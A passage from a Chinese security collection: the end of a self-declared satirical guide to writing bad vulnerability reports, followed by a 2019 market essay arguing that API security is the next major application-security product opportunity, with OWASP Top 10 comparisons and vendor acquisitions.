25.3.2 2、截图大法好，不用提供请求包

在抓包阶段，不需要提供 http 请求包，因为还要复制粘贴太慢了，直接快捷键截图，然后放一张图片大家就都懂了。最好是那种 Windows98 上截下来的比较模糊的截图，这样审核可能看不清直接就给了高危。

推荐写法：

如图

25.3.3 3、不需要使用耗费时间的 Markdown 格式

在报告撰写的时候，markdown 格式就显得费事了一些，还需要排版，还是明文的不够安全，所以我们推荐的格式是 base64。

推荐写法：

漏洞详情：ZGFpbWF5b25nbWFya2Rvd254c2h1eGllZ2VuZ2hhb2thbg==

25.3.4 4、擅用形容词：全、整、所有、百万

在描述的时候尝试使用一些形容词，能让整体的报告显得通俗易懂，形象立体。

推荐写法：

漏洞危害：获取全站 HTML 源代码，整站 CSS 文件，泄露所有的静态图片，代码行数达百万

25.3.5 5、巧用转折句：21 天让报告走向跌宕起伏

为了让人更好地理解漏洞报告，可以尝试一些转折的句子，既能够完美的表达当时的心境，又能够发挥课上偷偷读过的小说的文采，让读者身临其境。

推荐写法：

这个时候，我一想，嘿，这不就是这个问题吗！我恍然大悟，仰天长啸。于是乎，我凑近了电脑，打下了这一行 payload...

25.4 修复方案

25.4.1 1、请求外援

这个地方可以让自己的爷爷奶奶或者姥姥姥爷帮忙写一下，不需要自己出马，但是他们一般会按照他们的思路写下他们的想法，一般是直接写'' 你们在计算机方面比我更懂 ‘‘，或者写'' 你们玩手机更厉害 ‘‘等文案。

推荐方案：

1. 你们更懂 2. 你们最懂 3. 你们比我更明白

25.4.2 2、通用方案

使用上述方法很容易让别人看出来是爷爷奶奶帮忙写的，这个时候你可以教他们一些通用的描述方法，比如'' 过滤 ‘‘，虽然只有两个字，但是能够看出来是懂一些安全技术的，或者写'' 鉴权 ‘‘，言简意赅但掷地有声，像极了上级领导在审批单子时的批注，令人印象深刻、眼前一亮。

推荐方案：

1. 过滤 2. 鉴权 3. 提高意识

25.5 漏洞提交

在最后提交完漏洞以后，一定记得及时通知审核人员，因为他们每天工作的时候都不会看后台的，一般都是在聊天窗口等待大家的消息。可以提交多个漏洞后统一通知他们，也可以提交多个漏洞时，每提交一个就联系一下他们。还有，联系的时候先不要说你提交的是什么，只用发一个'' 在干嘛呢？ ‘‘就好，这样做的原因一个是保持你问题的神秘感，其次还可以让他们猜测你的问题，锻炼审核人员的大脑，也被学界称为'' 量子波动聊天法 ‘‘。

25.6 最后的最后

最后祝愿大家做一个优秀的技术人才，挖更多主流的、有价值的高危漏洞，漏洞报告更上一层漏！

(本文不针对任何个人或团体，纯属娱乐，请勿对号入座，如有冒犯，请趁着气头提交漏洞：https://xianzhi.aliyun.com/)

下一座圣杯——2019

作者：DJ 的札记

来源：https://mp.weixin.qq.com/s/6Kli-u6LEInoliTVQgdrFQ

今年的圣杯文章拖延很久，原因是笔者公司也在做这方向产品，所以故意押后几个月才发：先看清市场有没有跟随者以及其理解程度。毕竟创业公司要辛苦谋生度日，竞争态势也需要时刻注意。每年的圣杯文章预测两年后初见成功的新安全产品。今年笔者挑选的方向注定是个红海；初创公司要谨慎进入，因为必然会直面大厂发起的凶猛竞争。

26.1 应用安全的发展

最近十年，应用安全从未缺席行业热点关注。公众号留言希望笔者写写有关应用安全的要求也从未间断过。还记得 2015 年关于安全新趋势的文章吗？数据是新中心、身份是新边界、行为是新控制、情报是新服务。每一点都代表着创业公司的市场机会。唯独没有应用安全。应用安全不重要吗？当然不是。软件定义世界，没有人会否认软件自身安全性的重要程度。可惜的是，在 2015 年，笔者并没看到应用安全出现新技术变革。基础设施演进给应用安全市场带来了新机会，也只是交付方式的改变，导致新增容量大部分被云基础设施大厂瓜分殆尽。过去数年间，缺乏技术变革，还要面对 CSP 逐步蚕食份额，应用安全厂商感觉压力山大，都在发愁如何把乏善可陈的产品做出亮点。在此大环境下，专注技术创新的初创公司也很难孵化出明星。

为了佐证此论断，我们不妨对比 2004 年与 2017 年 OWASP Top 10 的变化。下图中，笔者用箭头画出了相差十三年两份列表的内容对应关系。透过表象看实质：仔细研究其详细解释，就会发现除了列表标题文字表达有些许差异外，具体安全控制点在两份文档中几乎都可以一条不落地找到。

OWASP TOP 10

	2004	2017
A1	Unvalidated Input	Injection
A2	Broken Access Control	Broken Authentication
A3	Broken Authentication and Session Management	Sensitive Data Exposure
A4	Cross Site Scripting	XML External Entities (XXE)
A5	Buffer Overflow	Broken Access Control
A6	Injection Flaws	Security Misconfiguration
A7	Improper Error Handling	Cross-Site Scripting (XSS)
A8	Insecure Storage	Insecure Deserialization
A9	Application Denial of Service	Using Components with Known Vulnerabilities
A10	Insecure Configuration Management	Insufficient Logging & Monitoring
A11		Application Denial of Service

例如，2004 A10 Insecure Configuration Management 具体解释中第一点即明确提到 unpatched security flaws in the server software，与 2017 A9 Using Components with Known Vulnerabilities 并无本质区别。2017 A4 XXE 是新出现的条目，自然是由于 XML 广泛应用所引起的，但是让我们看一眼 2004 A1 Unvalidated Input 的解释：Attackers can tamper with any part of an HTTP request, including the url, querystring, headers, cookies, form fields, and hidden fields, to try to bypass the site's security mechanisms. 显然，XXE 只是其中一种表现，并不新鲜。而反序列化漏洞代替缓冲区溢出，揭示着应用系统架构的变迁，Java 等开发语言逐渐占据统治地位。消失在前十的 2004 A9 Application Denial of Service，把它挪到 2017 A11 的位置，相信绝大部分读者都没有异议。2017 年真正意义上新出现的条目只有一个：A10 Insufficient Logging & Monitoring，而这正是整个安全业界对于防御和检测的心态发生了根本转变才有的认识。

不知道各位看官有没有像笔者当时一样感到十分惊叹。假设 2004 年你已经掌握了 Web 攻击的基础知识并充分实践，恭喜你，十几年后，你即使并没努力学习新技术，即使一直原地踏步，也不会被无情淘汰。这在飞速发展的计算机领域简直太不可思议了。举个例子做对比，同样这十五年间，操作系统等软件的安全性至少上了四五个大台阶，如果你不能持续跟进新技术发展，内网横向移动必然举步维艰。

回顾应用安全领域的标杆产品 WAF 的发展历程，也可以看到类似现象。开源 ModSecurity 发布于 2002 年，虽然易用性和支持性比不过商业产品，但事实上一直代表着此领域的技术发展水平。把时间拨回到 2015 年，笔者能看到的创新，也只有 SQL 注入的词法分析，始于 2012 年开源的 libinjection。这个目前 WAF 厂商还在重点宣传的新功能，ModSecurity 在 2013 年初就已经集成并提供。题外话，libinjection 的作者后来作为 CTO 共同创立了引人注目的 Signal Sciences，成为 WAF 市场后起之秀。在此之后，ModSecurity 于 2014 年引入模糊哈希方法 ssdeep 检测 webshell，其所用技术 CTPH 早在 2006 年面世，实际效果差强人意，难以大张旗鼓宣传。从那时到现在，大家又记得 WAF 检测技术出现了什么新变化吗?

笔者还观察到一个有趣现象，无论美国亦或国内，如果你跟 NGFW 或其它产品方向的领先厂商的技术人员交流，总会有一种感觉，他们对 WAF 根本不重视，言谈中隐隐流露出认为其技术老旧缺乏壁垒、市场规模有限、所以不愿意投入的意思。

但笔者十分重视 WAF 市场。熟悉的朋友都知道我近几年多次讲到十分后悔 2015 年纠结了半年时间最终没有坚定投入 WAF 产品。那时候，我看到了 WAF 在国内市场的巨大潜力：少有的预算增速和预算份额远超美国市场的安全产品，这是由于当时国内电商和线上业务发展速度已经显露出全面超过美国的迹象。但是我也看到了缺乏技术革新带来的产品同质化严重，同时高估了大厂的产品研发和市场进攻执行力，还有重金砸销售与那时公司运营模式不同的挑战，等等各种貌似正确的理由，最终错失了一次市场爆发机会。每日三省吾身，交过学费的自然要牢记并且避免再犯错。这几年来，笔者一直念念不忘试图寻找进入应用安全领域的切入点。

上文提及，云增量被 CSP 吃掉。早在 2015 年，笔者就认为云 WAF 位列云安全产品收入前三，应是云服务商重点投入方向，参见本公众号文章《安全，是云基础设施的核心竞争力之一》。那年，业界还在争论，云服务商应不应该做安全、能不能做好安全。白驹过隙，四年后市场给出了强有力的答案：今年各路分析师报告，全球前十 WAF 厂商里有一半是云基础设施服务商。新机会由交付方式改变而引发，并非技术变革，导致 WAF 市场发展不是创新驱动而是投资驱动，因此头部 CSP 能拥有巨大竞争优势。


应用安全其它领域的需求亦很强劲，只是难以规模化成长，独立支撑起一个上市公司的难度颇大。例如 RASP，2015 年 RSAC 创新沙盒冠军 Waratek，现在也转向 RASP 与 WAF 结合，走 Signal Sciences 的道路；成立十年之久，规模却落后太多。近两年新趋势，厂商同时提供 RASP 和 WAF 集成，弥补各自不足之处。Shape Security 当年猛吹动态变形，究其原理也是 RASP 路数，想做到上市也困难重重，历经转换方向尝试，到现在早已改成 RASP+WAF+SDK。Imperva 起家其实是靠数据库安全。美国 WAF 市场启动与国内同步甚至略慢，到现在也已经变成红海，收购整合一直在进行中。另外，今年创新沙盒入围者 ShiftLeft，数学方法辅助自动化代码漏洞挖掘，笔者虽然很喜欢其技术，但也知道很多美国投资者并不看好代码审计类产品，因为他们投了近二十年的代码审计初创公司，最好的结果是被收购。应用安全厂商面对窘境，无不积极寻找转折机会。横跨半步，已成为安全行业扩大规模的普遍策略，常见的有，威胁情报厂商销售 IDS，漏扫厂商通过 DAST 产品进入 SDL，代表厂商如 Rapid7，等等。

洋洋洒洒写了两千多字，显然不是废话去浪费大家时间，而是要为中心思想做铺垫：虽然过去十年美国市场涌现出不少应用安全创业公司，但成功者十分稀少。就在眼下，应用安全领域出现了一个少见的拥有巨大市场空间的创业机会：API 安全。新应用风险，新安全战场。或许很多读者已经猜到此答案，因为从去年底开始，笔者已经多次在小型沙龙和大型行业会议中公开介绍过 API 安全的基础知识。新基础设施必然会带来新安全产品机遇。作为连接一切应用并交付数据和功能的方式，API 已成为安全团队不得不重视的关键风险控制点。

26.2 新形势与新机遇

过去五年，云计算已经深入到数字化经济基础设施的方方面面，市场竞争态势的巨大变革导致诸多厂商盛衰沉浮，不乏跟不上趋势从此一蹶不振的。未来五年，影响深远的技术架构变革会是什么？一千个读者心中有一千个哈姆雷特，不同解读在所难免。但是，微服务、Serverless、边缘计算，应该能覆盖大部分读者心中的答案。听起来区别颇大的三个方向，却都有一点共同特征：API 是必不可少的基础模块。

业内容易有个认知误区，微服务常常被认为等同于容器，其实不然：容器只是提供了大规模部署的便捷管理方法，容器离开微服务架构就没有大发展机会，而微服务离开容器仍将继续快速前行。容器的易用性必然会带来额外资源消耗、性能波动、治理复杂度、以及其它相对应的局限，因此如今也有企业在部署微服务时，出现从容器回退到虚拟机甚至物理机的现象。或相反方向，使用更抽象化更易管理的计算方式支持微服务，类似 Serverless 用于搭建 Microservices，AWS 已自成体系：Lambda、Fargate、Aurora Serverless、EventBridge、Kinesis 等等。事实上，微服务架构的核心是网格 mesh，网格的连线采用 API 最易达成管理。因此，没有 Kubernetes 照样可以使用微服务，没有 API 就没有微服务。业界有些专家坚称，微服务不过是 SOA 旧瓶装新酒，此论调与当年将云计算等同于虚拟化一说惊人雷同，迟早会被证误。笔者认为，SOA 所描述的数据总线已经过时，将被支持网状通讯传输的数据平面所替代。原因有很多，既然是安全行业公众号，本文就只讲从安全角度出发的一点：SOA 数据总线架构无法满足数据安全合规要求。只有升级到点对点的服务网格，使用分类分级的 API，严格认证身份并充分鉴权，遵循最小限度使用数据的原则，才能灵活达成日趋严格的数据资产内控目标。下面借用一张示意图说明 API 在微服务架构中的无处不在。


API
GATEWAY
REST
API
PASSENGER
MANAGEMENT
REST
API
BILLING
STRIPE
ADAPTER
PASSENGER
WEB UI
REST
API
DRIVER
MANAGEMENT
REST
API
PAYMENTS
DRIVER
WEB UI
REST
API
TRIP
MANAGEMENT
REST
API
NOTIFICATION
TWILIO
ADAPTER
SENDGRID

闲扯两句，近两年来感觉国内云厂商能力与 AWS 和 Azure 相比差距越来越大。很多人并不理解什么是 ‘‘跟随者战略’’。并不是友商今天发布一项新产品，咱们自己 10 个月后也发个新闻稿写页 ppt 就能搞定。有些新产品需要起码几年时间去开发，大神再多的研发团队也没办法创造奇迹。真正的跟随者战略，要提前三五年识别友商的中期战略，还原其产品规划路线图，然后自己才能布局资源投入，达成落后一年跟随领导者推出新品的目标。不踏实做竞争分析的功课，等人家产品都发布了，自己手忙脚乱硬上，顶多是学个皮毛，凑合做个界面，面子里子本末倒置。还有人觉得 AWS 发布 Fargate 是被 Kubernetes 逼迫的无奈之举，App Mesh 无法面对 Istio，事实上只能说他根本不理解云计算和 AWS 战略，不过是鹦鹉学舌般喊名词扯大旗。Kubernetes 是很凶猛，Istio 是很牛逼，但就像十年前大家还会聊起 Xen 和 KVM，现在 AWS 云上绝大多数客户不会提及 Hypervisor 而只知道 EC2 一样，五年后，客户只要能在 AWS 上轻松跑起来容器并编排应用之间网络连接就好，人家只需要知道 Fargate 和 App Mesh，管你下面用的 K8s/Istio 还是什么其它架构。就连掌握 K8s 的 Google 也推出了相同产品 Cloud Run。如果连行业领导者的战略都看不懂，就不要奢谈什么跟随者策略。计算抽象化，自打计算机问世后就一直存在，无法阻挡也不可避免，在云上也没有例外，Serverless 已经被公认为大势所趋。

Serverless，或者有人叫 Function-as-a-Service（其实范畴略有不同），本来就是构建于 API 之上且以 API 方式提供功能交付，所有后台计算服务器都被抽象化，用户看不见也不关心，自然不用多说 API 在其中扮演的重要角色。边缘计算，也不可能有独立的孤岛设备，边缘计算节点之间以及与云上中心服务器的所有交互都是通过 API 实现。让我们再来看看更多热门应用场景：人工智能 AI 平台能力都是通过 API 来交付的，无论是图像识别还是反欺诈；今年炒得火热的中台，实质上是把后端能力标准 API 化；供应链中的数据交换，毫无疑问也都是 API；不一而足。在数字化转型过程中，API 已经成为不可或缺的基础设施。

既然 API 应用广泛是大趋势，那做 API 管理平台是不是比 API 安全更有前景呢？去年早些时候，笔者与几个做投资的朋友聊起此创业方向时，狠狠泼了一盆冷水。首先，去年开始做明显已经晚了，要做也必须在巨头动手之前，先发才能有机会抢占市场。早在三四年前，国外巨头已经纷纷开始布局，参见下表。其次，API 管理服务受客户导流影响显著，初创公司需要付出可观的客户获取成本，而这方面巨头拥有无可比拟的优势，无论是私有化部署或者云交付。第三，开源方案已经很成熟，Kong、WSO2、Ambassador、Tyk、Zuul 等各有千秋，令业务自建门槛大幅降低，有一定自研能力的企业往往不会选择外购。

行业巨头收购API管理产品创业公司

时间	收购方	被收购创业公司
2013.06	CA Technologies	Layer 7
2015.03	SmartBear	Swagger API Project
2015.08	TIBCO	Mashery
2016.06	Red Hat	3Scale
2016.09	Google	Apigee
2017.01	Oracle	Apiary
2017.12	Talend	Restlet
2018.05	Salesforce	MuleSoft


国内市场还要面临更多的挑战。尤其难免会遇到拷问灵魂的问题：巨头入场之后，创业公司的竞争优势如何体现？此方向上，很难建立有效的技术壁垒，无论是性能还是功能，想突破 Nginx 衍生平台的水平，真不是三五个核心团队成员一两年能搞定的。想做开源发行版定制？Hadoop 生态的颓势历历在目。此外，云厂商的标准产品会吃掉绝大部分中小企业的市场份额。还有之前已经成功的业务系统开发厂商，他们坐拥前期积累的成本优势，必定横移半步正面竞争。API 管理平台由于与业务系统关联紧密，客户很高概率会要求定制开发，这对创业公司既是机会又是陷阱。一方面即使巨头拿到订单也可能不愿意做，甩给小公司，不过这样拿到的单子交付压力大，毛利率较低，另一方面，直销往往又需要付出高昂的获客成本，非标准化且交付要求高的产品，走渠道只是空想罢了。简而言之，规模发展速度受限，利润空间堪忧。

但凡存在基础设施演进变革，安全创业的机会就少不了。随着 API 迅速成为内外部人员和应用服务之间交换并使用数据的主要通道，管理层越来越担心它所带来的内外部威胁。API 安全由于坐拥安全市场区隔的独有特性，竞争态势会远远好于通用 API 管理市场；而 API 管理厂商虽然会提供部分基础安全能力，例如用量限制、抗 DDoS、防 bot、身份认证和鉴权等，但通常也没有能力太过深入去抢安全厂商的饭碗。既然如此，接下来需要考虑的便是，API 安全应该如何切入呢？

26.3 跨细分领域且跨基础设施

虽然本文以应用安全开头，不过 API 安全可不仅仅局限于应用安全，还横跨数据安全和身份安全领域，这就令其切入点变得多且分散。任何只关注某一细分领域的 API 安全产品都不是完整的，客户要求的是能处理此场景中尽可能多风险矛盾的完整解决方案。创业公司可以根据自己历史积累的竞争优势，灵活选择入场方式，然后再横向移动至相邻细分领域。例如笔者公司的 API 安全产品便是由数据安全入手，随后引入认证和鉴权相关风险的检测，目前在完善应用安全方面的覆盖。


照此逻辑，WAF 大厂 Imperva 从应用安全入手非常自然，API 安全已经位列其应用安全类目下的顶级产品线，与 WAF 并列。之前在 Web 攻防领域积累颇多的厂商，自然首先宣传对 API 攻击会造成巨大危害。Imperva 产品彩页包括四个要点：阻止 API 相关的严重攻击、构建基于 OpenAPI 规范的积极安全模型、集成安全性至 API 生命周期管理、网站与 API 的统一安全解决方案。是不是感觉描述十分简单？由此可见 Imperva 也才刚刚开始。



上图说明了 API 安全在 Imperva 整个纵深防御产品体系里的位置。

Web 安全已有超过 15 年时间的高强度对抗，而 API 对抗不过才刚刚开始，程序员们都没经过实战演练，很容易出现各种漏洞。因此，在目前阶段，攻击 API 很容易达成满意结果，利用已有渗透测试工具都能获取可观的产出，典型的 a low-hanging fruit，年底冲业绩的红队不妨一试。


说到这里不能不提 OWASP 组织的 API 安全前十列表，如下图所示。在笔者看来，此列表过于注重攻击防守技术，缺少对业务风险的理解和支持，安全团队难以使用类似口径向管理层汇报，立项申请预算都要颇费一番周折。因此，笔者从商业风险纬度出发，总结了五点管理层关心的、会造成明确业务损失的、并且有缓解措施落地的 API 安全威胁，在多个场合公开介绍过。限于篇幅，此处不展开细讲了。



大家不妨对比一下 OWASP Top 10 与 OWASP API Top 10 之间的区别，篇幅所限这里不展开详细讲了。

今年 RSAC 创新沙盒入围厂商 Salt Security 是 OWASP API Top 10 的赞助商之一，号称可以发现攻击者侦查 API 的行为，从其思路来看也是应用安全方向。很遗憾的是，过去一年中笔者在各展会上四处寻觅却都没看到其产品演示，这情形也十分少见，令人不禁心生疑惑。

从身份安全迈入 API 安全也是一条可行之路。API 离不开身份认证和鉴权，IAM 厂商天生就有现成客户群体沉淀，可交叉销售的新产品线是许多管理层扩张战略的最爱。Ping Identity 首先通过 PingAccess 为客户提供 API 中的权限管控能力，发现协同效应后，进一步收购 Elastic Beam 以完善 API 安全解决方案：打包成下图中的 PingIntelligence 产品线。



上面的另一块拼图组成部分，便是对 API 使用过程中的数据流动的监控，产品线名称为 PingDataGovernance。笔者不愿意过分夸大数据流动的风险，虽然五年前我们产品已经有了数据地图的功能，但从来没大张旗鼓宣传也没必要去吓唬用户。原因很简单，不分重点监测数据流量的工作，投资回报率 ROI 较低，不建议资源紧张的安全团队超前考虑。安全行业中颇有一些貌似简单直观的概念，乍听上去很有道理，人人都能理解并附和讨论几句，其实却经不起推敲。安全发展到现在，再出现简洁直观的体系架构非常困难，至少很难发源于普通从业者。最近几年火热的诸如零信任和 ATT&CK 等新思路，有哪个是能轻易理解上手的，又有哪个是能快速落地的，又有哪个不是投入巨资多年积累的？现实当中，企业大部分的数据流动场景的风险极低，盲目检测与大海里捞针没什么区别，短时间也许可以赢得一些赞誉，长期产出难以预测和衡量，无法得到管理层认可。试图掌握大型企业中的数据流动？安全团队不妨先厘清预算，带宽、存储、算力是否足够支撑，最关键的是，要有足够的员工编制确保日常运营，再考虑检测出的风险数量是不是足够多到能说服管理层进而持续支持如此之大的资金投入。以为是蓝海创新，其实是高投入低产出的无底洞。几十年来，安全预算首重边界防护是非常有道理的，因为那里是 ROI 最高的所在。延续这一思路，发现数据流动风险，想要出业绩，最重要的是监控边界处发生的恶意技战术，办公网自然是 DLP，而业务系统领域 API 当仁不让首当其冲。

